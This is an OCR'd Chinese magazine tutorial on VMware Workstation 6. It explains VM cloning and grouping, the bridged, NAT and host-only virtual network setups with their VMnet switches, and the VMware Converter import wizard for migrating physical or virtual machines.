1.新虚拟机：点选此项，则会弹出新建虚拟机向导，重新安装一台虚拟机。

2.已存在的虚拟机：点选此项，会弹出对话框，选择已经存在的虚拟机（注意：要添加的虚拟机不能处于运行状态，否则不能添加）。

3.新的虚拟机克隆：选择此项，会弹出对话框让你选择已存在的虚拟机作为“模板”，然后来到“克隆虚拟机向导”，要使用此功能必须在虚拟机 -- 设置 -- 选项 -- 高级中启用模板模式，否则不能使用，会弹出错误信息。克隆虚拟机可以克隆虚拟机的快照，也可以克隆现在的状态。然后选择克隆类型，如图2。

a.创建一个链接克隆：几乎不占空间，只需要有一个可以创建链接的虚拟机就可以了。而且可以通过一个已经创建的虚拟机做多个链接克隆、几乎不花费时间。（某些过度精简的 windows 版本不能创建连接克隆）

b.创建一个完整的克隆：占用大量的磁盘空间和操作时间。原虚拟机占多少，克隆后就占多少。


根据自己的需要从前面这3个选项选择，然后设置克隆的虚拟机名称和存储位置，确定后会显示克隆进度，直至克隆完成。


这样可以创建 n 个虚拟机到分组，分组中的虚拟机也会实时显示在“添加虚拟机到分组”对话框中，如图3。


如果感觉哪个不爽，可以通过“移除”来去掉。好了，我们已经有5台虚拟机添加至分组了，确定将虚拟机添加到分组，会弹出“添加网络到分组对话框”，例如我们添加了3个局域网，在接下来的设置中，还可以为已添加的虚拟机分配到不同的已设定的局域网中或者选择不同的网络接入方式（桥接、nat 和 hostonly）。完成后，虚拟机会打开这个分组。此时，我们依然可以“反悔”，并通过编辑“分组设置”修改参数，如图4。


点击启动分组，就可以同时启动虚拟机了，硬盘不停的咔咔响，硬盘灯不停的狂闪，几分钟后，这几台虚拟机终于全部启动了，如图5。

这时，我们可以通过鼠标点击虚拟机的缩略图轻松的在各个虚拟机之间切换。配置差点的朋友就别冒险在分组中创建这么多的虚拟机了，尤其是刚开机的时候，没有2个G以上的内存和强悍的双核以上 cpu 非把你卡死，狂读硬盘也实在是恐怖，最好使


图1


图2


图3


图4




图5

用Raid（磁盘阵列）。

二、虚拟机的网络设备、网络拓扑结构与网络构建

1.虚拟机的网络设备与网络结构

在2008年2月刊的文章中，我简单的提及了Vmware的网络，Vmware中有三种网络结构：桥接网络、NAT（Network Address Translation）网络、Host-Only网络。网络的组成自然离不开网络设备，我们首先来认识下Vmware虚拟机的虚拟网络设备：

VMnet0：Vmware在桥接网络环境下的虚拟交换机；

VMnet1：Host-Only网络环境下的虚拟交换机；

VMnet8：NAT网络环境下的虚拟交换机；

Vmware Network Adapter VMnet1：母机（HOST）与Host-Only虚拟网络进行通信的虚拟网卡；

Vmware Network Adapter VMnet8：母机（HOST）与NAT虚拟网络进行通信的虚拟网卡。

大家可能会问，那Vmware Network Adapter VMnet 0呢？呵呵，Vmware中是不会有这个选项的，用一种错误的理论来解释，其实就是我们的物理网卡。它不是虚拟的，自然谈不上是Vmware Network Adapter VMnet 0 。其中Vmware虚拟机中的网络设备，如：网桥、NAT适配器、Host-only适配器会在选择相应的网络连接后自动开启。DHCP服务器是为Host-only或NAT网络结构的虚拟机自动分配IP地址的。

了解了这些Vmware网络上的虚拟设备，我们再来继续谈刚才提到的Vmware三种网络结构。

a.桥接网络：物理电脑与虚拟机分别通过物理网卡和虚拟机网卡在虚拟交换机(VMnet0) 上通过虚拟网桥进行桥接，交换机将根据组网的需要由VMware Workstation自动创建并自动使用。在Windows系列的主机上，最多可用10台虚拟的交换机。通过VMware Workstation创建的虚拟交换机，我们可以将一台或多台虚拟机连接到主机或其它虚拟机。网络拓扑图如图6。




图6

b.NAT网络：该设备为主机和其它使用“NAT”网络类型的虚拟机提供了通讯接口，同时它还兼有NAT（网络地址转换）的功能。如果主机通过另外一个以太网适配器连接在一个外部网络上，该设备能把本地网中虚拟机的IP地址转换为主机的外部网络地址，让虚拟机以主机的外部网络地址访问外部网络上的资源，包括虚拟机可以使用许多标准的TCP/IP协议连接到外部网络上的其他机器。举个例子，使用NAT网络可以通过HTTP协议浏览网页，通过FTP协议传送文件，甚至通过Telnet登录到其它计算机。但是，外部网络上的计算机不能建立到虚拟机的主动连接，也就是默认情况下不能通过NAT来搭建服务，网络拓扑如图7。




图7

c.Host-Only网络：只为主机和使用“仅主机”网络类型的虚拟机提供数据交换的接口，所以由主机和使用“仅主机”网络类型的虚拟机组建的网络，是典型的私有内部局域网络。网络拓扑如图8。




图8

2.虚拟机的网络构建

点击“编辑”菜单中的“虚拟网络编辑器”，在“主机虚拟网络映射”选项卡中，我们可以看到网络适配器与交换机的连接情况，而且可以通过右边的“>”进行子网与子网掩码的编辑，如图9。




图9

此外，DHCP选项卡中，我们可以对DHCP服务器分配的地址段进行编辑，在NAT选项卡中可以编辑网关，端口映射，设置DNS等信息。

使用Vmware提供的网络设备和网络结构，我们可以进行复杂网络的搭建，这无非包括以下几点：虚拟网卡的创建，网络结构的设置，虚拟交换机与网卡的连接等。大家要在具体的网络搭建中仔细体会，动手与动脑并用，这样才能够把它掌握好。

三、虚拟机的移植

这个功能一般用在企业解决方案中，提供从物理电脑至虚拟机或者虚拟机至虚拟机的移植。其实这个工具叫做Vmware Converter，有免费版和企业版，Vmware Workstation 6附带的就是免费版。这个工具可以通过“文件”--“导入”打开。在弹出“Vmware导入向导”中点击下一步，可以看到虚拟机移植大致的步骤：选择来源，选择移植的目标，对系统的一些参数进行定制，最后就是开始移植了，如图10。

下面，我分别对这三个移植的过程，以及移植过程中的步骤来详细说明下（ESX Sever暂不在详细的说明范围内）。




图10

1.来源

点击“下一步”弹出“来源”选择的对话框，如图11。

来源可以是当前的物理电脑、远程的物理电脑、vmware的各版本虚拟机、微软的虚拟机和一些备份格式！

a．物理电脑：选择物理电脑，点下一步，会弹出对话框，让你选择远程还是本地，选择远程必须填入ip或者网址，以及机器的用户名和口令。若是本地机器，会自动探测并添加用户名和密码，如图12。

b、ESX Server或VirtualCenter虚拟机（I）

使用Vmware或者微软的服务器用虚拟机镜像克隆一个虚拟机。

c、独立的虚拟机

这个选项主要是提供虚拟机至虚拟机的克隆和备份文件至虚拟机的克隆。


使用Vmware Workstation或者微软的虚拟机镜像作为创建虚拟机的数据来源，此外还支持赛门铁克的Backup Exec System Recovery。选择好来源后，点击“下一步”即可对资源进行检索，如图13。

